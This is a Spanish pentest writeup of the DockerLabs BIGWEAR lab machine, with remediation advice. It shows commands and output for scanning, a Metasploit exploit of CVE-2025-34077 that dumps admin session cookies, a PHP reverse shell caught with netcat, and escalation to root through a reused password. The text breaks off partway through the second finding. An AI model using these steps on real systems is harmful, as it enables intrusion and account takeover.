



EL RINCÓN
DEL HACKER

INFORME DE PENETRATION TESTING

Informe de Intrusión — Máquina BIGWEAR

DETALLES DEL INFORME

CLIENTE	DockerLabs — Laboratorio BIGWEAR
FECHA DEL INFORME	2026-07-23
VERSIÓN	v1.0
AUDITOR	Mario Álvarez (El Pingüino de Mario)
CONTACTO	mario@elrincondelhacker.es

DOCUMENTO DE DIFUSIÓN PÚBLICA. Este informe es un writeup elaborado con fines educativos y divulgativos. Puede compartirse y redistribuirse libremente, total o parcialmente, citando la fuente.



Índice

Resumen Ejecutivo	3
Metodología y Alcance	4
Resumen de Vulnerabilidades	5
Detalle de Vulnerabilidades	7
Bypass de autenticación en el plugin Pie Register de WordPress (CVE-2025-34077) → RCE (Crítica)	7
Reutilización de contraseña → `su root` (Alta)	15
Credenciales embebidas en texto plano en `settings.py` → acceso al panel Django (Alta)	16
Historial de Cambios	21
Aviso Legal	21



Resumen Ejecutivo

Se ha comprometido por completo la máquina **BIGWEAR** de DockerLabs hasta **root**. El sitio corre **WordPress** con el plugin **Pie Register 3.7.1.4**, afectado por **CVE-2025-34077** (bypass de autenticación). Explotándolo con Metasploit se obtienen las **cookies de sesión del administrador**, con las que se accede al panel de WordPress **sin credenciales**. Desde ahí se instala un plugin de **gestión de ficheros** y se edita `index.php` para alojar una **reverse shell PHP**, ganando acceso al servidor como el usuario del servicio web.

En `/opt/bigwear/backend/settings.py` (código de la segunda aplicación, en el puerto 3000) se encuentran **credenciales en texto plano** (`pepe:BigWear2024!@#`), válidas en el panel `/admin` de **Django** (con acceso incluso a **datos bancarios**). Finalmente, por **reutilización de contraseña**, esa misma clave permite `su root` y el control total del sistema.

El impacto es **crítico**: un plugin vulnerable, secretos embebidos y reutilización de contraseñas encadenan hasta root.



Metodología y Alcance

El alcance de la prueba se limita a la máquina **BIGWEAR** de la plataforma **DockerLabs**, evaluada en un entorno de laboratorio con fines **educativos** y con autorización explícita de la plataforma. El objetivo es lograr el **compromiso total del sistema (acceso root)** partiendo de un reconocimiento **sin credenciales**.

Vía de compromiso resumida: WordPress con el plugin **Pie Register 3.7.1.4** vulnerable a bypass de autenticación (**CVE-2025-34077**) → sesión de admin sin contraseña → plugin *File Manager* → **reverse shell PHP**. En `settings.py` hay credenciales en claro (`pepe:BigWear2024!@#`) que, por **reutilización de contraseña**, sirven para `su root`.

Metodología seguida:

1. Reconocimiento de puertos y servicios.
2. Identificación y explotación del **vector de acceso inicial**.
3. Obtención de una **shell** en el sistema.
4. **Escalada de privilegios** hasta **root**.



Resumen de Vulnerabilidades

Durante el desarrollo de esta auditoría se identificaron un total de **3** vulnerabilidades: **1 Crítica(s)**, **2 Alta(s)**. Su distribución por criticidad se resume en el siguiente gráfico y en la tabla posterior.




Figura 1 – Distribución de las vulnerabilidades identificadas por criticidad

Resumen tabular de todas las vulnerabilidades identificadas:

Vulnerabilidad	Criticidad
Bypass de autenticación en el plugin Pie Register de WordPress (CVE-2025-34077) → RCE	Crítica
Reutilización de contraseña → `su root`	Alta
Credenciales embebidas en texto plano en `settings.py` → acceso al panel Django	Alta

A continuación se listan todas las vulnerabilidades con una breve descripción:

1. Bypass de autenticación en el plugin Pie Register de WordPress (CVE-2025-34077) → RCE (**Crítica: 9.8**)

Afecta a:

- WordPress (puerto 80) — plugin Pie Register 3.7.1.4 (CVE-2025-34077)
- Panel de administración de WordPress

El plugin **Pie Register 3.7.1.4** es vulnerable a **CVE-2025-34077**, un **bypass de autenticación** que permite obtener una sesión de administrador sin contraseña. Con el



panel admin se instala un plugin de gestión de ficheros y se edita un `.php` con una *reverse shell*, logrando **RCE**.

2. Reutilización de contraseña → `su root` (Alta: 7.8)

Afecta a: Cuenta `root` (contraseña reutilizada)

La contraseña hallada en `settings.py` (`BigWear2024!@#`) es **la misma que la de `root`**. Por **reutilización de contraseña**, `su root` con esa clave otorga acceso de superusuario.

3. Credenciales embebidas en texto plano en `settings.py` → acceso al panel Django (Alta: 7.1)

Afecta a:

- `/opt/bigwear/backend/settings.py` (credenciales en claro)
- Panel `/admin` de Django (puerto 3000)

El fichero `/opt/bigwear/backend/settings.py` contiene **credenciales en texto plano** (`pepe:BigWear2024!@#`), válidas en el panel `/admin` de **Django** (puerto 3000), donde se exponen datos sensibles (incluidos datos bancarios).



Detalle de Vulnerabilidades

1. Bypass de autenticación en el plugin Pie Register de WordPress (CVE-2025-34077) → RCE

Crítica Puntuación CVSS: **9.8**

Afecta a:

- WordPress (puerto 80) — plugin Pie Register 3.7.1.4 (CVE-2025-34077)
- Panel de administración de WordPress

Recomendación rápida: Actualizar/eliminar Pie Register; restringir instalación/edición de plugins y ficheros; 2FA en el admin.

Resumen

El plugin **Pie Register 3.7.1.4** es vulnerable a **CVE-2025-34077**, un **bypass de autenticación** que permite obtener una sesión de administrador sin contraseña. Con el panel admin se instala un plugin de gestión de ficheros y se edita un `.php` con una *reverse shell*, logrando **RCE**.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? `wpscan` identifica el plugin **Pie Register 3.7.1.4**, afectado por **CVE-2025-34077** (bypass de autenticación). Con el módulo de Metasploit `wp_pie_register_bypass_rce` se obtienen las **cookies de sesión del administrador**; pegándolas en el navegador se accede al panel de WordPress **sin credenciales**. Desde ahí se instala un plugin de **gestión de ficheros** y se edita `index.php` insertando una *reverse shell* PHP, obteniendo **ejecución remota de código** en el servidor.

A continuación, paso a paso:





Figura 2 – Usaremos la siguiente máquina de dockerlabs

La desplegamos:

```
sudo bash auto_deploy.sh bigwear.tar
```

```
mario@pop-os: ~/Escritorio/bigwear$ sudo bash auto_deploy.sh bigwear.tar
[sudo] contraseña para mario:
```

A diagram of a 2D hexagonal lattice. The top row consists of two red sites. The second row has three sites: two red and one blue. The third row has four sites: two red and two blue. The lattice continues downwards with a mix of red and blue sites. A dashed line forms a boundary on the right side. A small 'o' is located on a blue site in the lower-middle part of the lattice. To the right of the lattice, there are labels: '==' next to the second row, '===' next to the third row, and '=== - - -' next to the dashed boundary line.

\		/	_	/	_	_	]	[_	
/	_	_	\	_	\	_		]	_

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Una vez desplegada, haremos un escaneo de puertos con nmap, donde veremos los siguientes puertos abiertos:

```
sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2
```



```
mario@pop-os:~/Escritorio/webinar 1/webinar 1$ sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-23 15:02 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Initiating ARP Ping Scan at 15:02
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 15:02, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:02
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 3000/tcp on 172.17.0.2
Discovered open port 8000/tcp on 172.17.0.2
Completed SYN Stealth Scan at 15:02, 1.01s elapsed (65535 total ports)
Initiating Service scan at 15:02
Scanning 3 services on 172.17.0.2
```




Figura 3 – Visitaremos el puerto 80, donde veremos un wordpress

Al estar ante un wordpress, podemos revisar qué plugins tiene instalados, por lo que le pasamos wpscan:

```
wpscan --url http://172.17.0.2/ -e u,p
```



```
[+] pie-register
| Location: http://172.17.0.2/wp-content/plugins/pie-register/
| Last Updated: 2026-02-10T08:54:00.000Z
| [!] The version is out of date, the latest version is 3.8.4.8
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 3.7.1.4 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://172.17.0.2/wp-content/plugins/pie-register/readme.txt
```

Figura 4 – Y veremos un plugin instalado llamado pie register en una versión 3.7.1.4




Figura 5 – Investigamos si la versión de este plugin tiene asociada alguna vulnerabilidad, y vemos que sí, catalogada bajo el CVE-2025-34077

Sabiendo la versión vulnerable y teniendo el CVE, podemos utilizar metasploit para explotar la vulnerabilidad, por lo que procedemos a buscar el exploit, configurarlo y lanzarlo contra el objetivo:

```
msfconsole
search Pie Register
use exploit/unix/webapp/wp_pie_register_bypass_rce
set RHOST 172.17.0.2
run
```



```
msf exploit(unix/webapp/wp_pie_register_bypass_rce) > set RHOST 172.17.0.2
RHOST => 172.17.0.2
msf exploit(unix/webapp/wp_pie_register_bypass_rce) > run
[*] Started reverse TCP handler on 172.17.0.3:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[*] Bypassing Authentication
[*] Found cookie: wordpress_a2a379b8590d3431d7153bb3b68da0df=admin%7C1774447832%7CLDPesMj6LKYx3XA0EhYPa6b3W1V9y4u4TiKBFLW9FYB%7Cddcfca0c7f28a1d943cd95060f521c278bf26bb606bd0cdfb381ee5f4a85edd7
[*] Found cookie: wordpress_a2a379b8590d3431d7153bb3b68da0df=admin%7C1774447832%7CLDPesMj6LKYx3XA0EhYPa6b3W1V9y4u4TiKBFLW9FYB%7Cddcfca0c7f28a1d943cd95060f521c278bf26bb606bd0cdfb381ee5f4a85edd7
[*] Found cookie: wordpress_logged_in_a2a379b8590d3431d7153bb3b68da0df=admin%7C1774447832%7CLDPesMj6LKYx3XA0EhYPa6b3W1V9y4u4TiKBFLW9FYB%7C5bdd3439d00bac73ae6b2ef9dbacfc8bad98d46069a59546d906b32d82ec2f7e
```

Figura 6 – Y lo que habremos conseguido serán las cookies de sesión del usuario admin




Figura 7 – Con esta información, podemos pegar estas cookies en las devtools del navegador y habremos conseguido autenticarnos como el usuario admin sin proporcionar ninguna contraseña




Figura 8 – Y ahora recargamos la página y veremos cómo hemos pasado de no estar autenticados a estar dentro del panel de administración de wordpress



File Manager

file manager provides you ability to edit, delete, upload, download, copy and paste files and folders.

By *mndpsingh287*

[Activate](#)

[More Details](#)

★★★★★ (1,464)

1+ Million Active Installations

Last Updated: 10 months ago

Untested with your version of WordPress

Figura 9 – Ahora, para ganar intrusión al servidor, vamos a instalar un plugin de gestión de archivos, buscando por **file manager** en el buscador e instalamos el siguiente

WP File Manager Buy PRO

Dashboard
Posts
Media
Pages
Comments
Appearance
Pie Register
Plugins
Users
Tools
Settings
WP File Manager
Settings
Preferences
System Properties
Shortcode – PRO

html

Name	Permissions	Modified
wp-admin	read and write	Mar 11, 202
wp-content	read and write	Today 03:1
wp-includes	read and write	Mar 11, 202
.htaccess	read and write	Mar 19, 202
index.php	read and write	Feb 06, 202
license.txt	read and write	Mar 06, 202
readme.html	read and write	Jul 08, 202
wp-activate.php	read and write	Oct 08, 202
wp-blog-header.php	read and write	Feb 06, 202
wp-comments-post.php	read and write	Jun 14, 202
wp-config-sample.php	read and write	Aug 12, 202
wp-config.php	read and write	Mar 19, 202
wp-cron.php	read and write	Aug 02, 202
wp-links-opml.php	read and write	Apr 30, 202
wp-load.php	read and write	Mar 11, 202
wp-login.php	read and write	Oct 29, 202

Figura 10 – Y ahora tenemos acceso a todos los ficheros de la web




Figura 11 – Viendo esto, podemos utilizar el recurso de revshells para preparar un código malicioso de php que nos proporcione acceso a nuestra máquina atacante gracias a insertar el contenido en una de las páginas de la web




Figura 12 – Editamos uno de los ficheros php, por ejemplo el de index.php

Nos ponemos a la escucha con netcat por el puerto 4444:

```
nc -nlvp 4444
```



```
→ × Not Secure http://172.17.0.2/index.php
JING: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to 172.17.0.3:4444 ERROR: Shell connection terminated

Archivo  Editar  Vista  root@e1148a43a775: /home
mario@pop-os: ~/Escritorio/webinar 1/webinar 1 x root@e1148a43a775: /home
(root@e1148a43a775) - [/home]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.3] from (UNKNOWN) [172.17.0.2] 60630
Linux d1aa3b6ddc0b 6.18.7-76061807-generic #202601231045~1769703228~24.04~cb87b5b SMP PREEM
Thu J x86_64 x86_64 x86_64 GNU/Linux
14:17:25 up 2:22, 0 users, load average: 1.66, 1.82, 1.90
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

Figura 13 – Y se recibe la conexión, entrando al servidor

Recomendación

- **Actualizar o desinstalar** Pie Register y mantener WordPress/temas/plugins al día.
- Deshabilitar la **edición de ficheros** desde el panel (`DISALLOW_FILE_EDIT`), restringir la instalación de plugins y aplicar **2FA** y WAF en el administrador.

Referencias

- <https://nvd.nist.gov/vuln/detail/CVE-2025-34077>
- CWE-288: Authentication Bypass Using an Alternate Path or Channel
- <https://wpscan.com/>



2. Reutilización de contraseña → `su root`

Alta Puntuación CVSS: **7.8**

Afecta a: Cuenta `root` (contraseña reutilizada)

Recomendación rápida: Contraseñas únicas por cuenta; nunca reutilizar la de un servicio para root; deshabilitar login directo de root.

Resumen

La contraseña hallada en `settings.py` (`BigWear2024!@#`) es **la misma que la de `root`**. Por **reutilización de contraseña**, `su root` con esa clave otorga acceso de superusuario.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? Una de las malas prácticas más comunes es la **reutilización de contraseñas**. Probando la clave obtenida (`BigWear2024!@#`) con `su root`, se comprueba que es **también la de `root`**, escalando directamente a superusuario.

A continuación, paso a paso:

```
www-data@d1aa3b6ddc0b:/opt/bigwear/backend$ su root
su root
Password: BigWear2024!@#

root@d1aa3b6ddc0b:/opt/bigwear/backend#
```

Figura 14 – De todos modos, una de las principales vulnerabilidades a día de hoy, es la reutilización de contraseñas, por lo que si intentamos convertirnos en el usuario root con el comando `su root` proporcionando la contraseña de `BigWear2024!@#` veremos que funciona

Recomendación

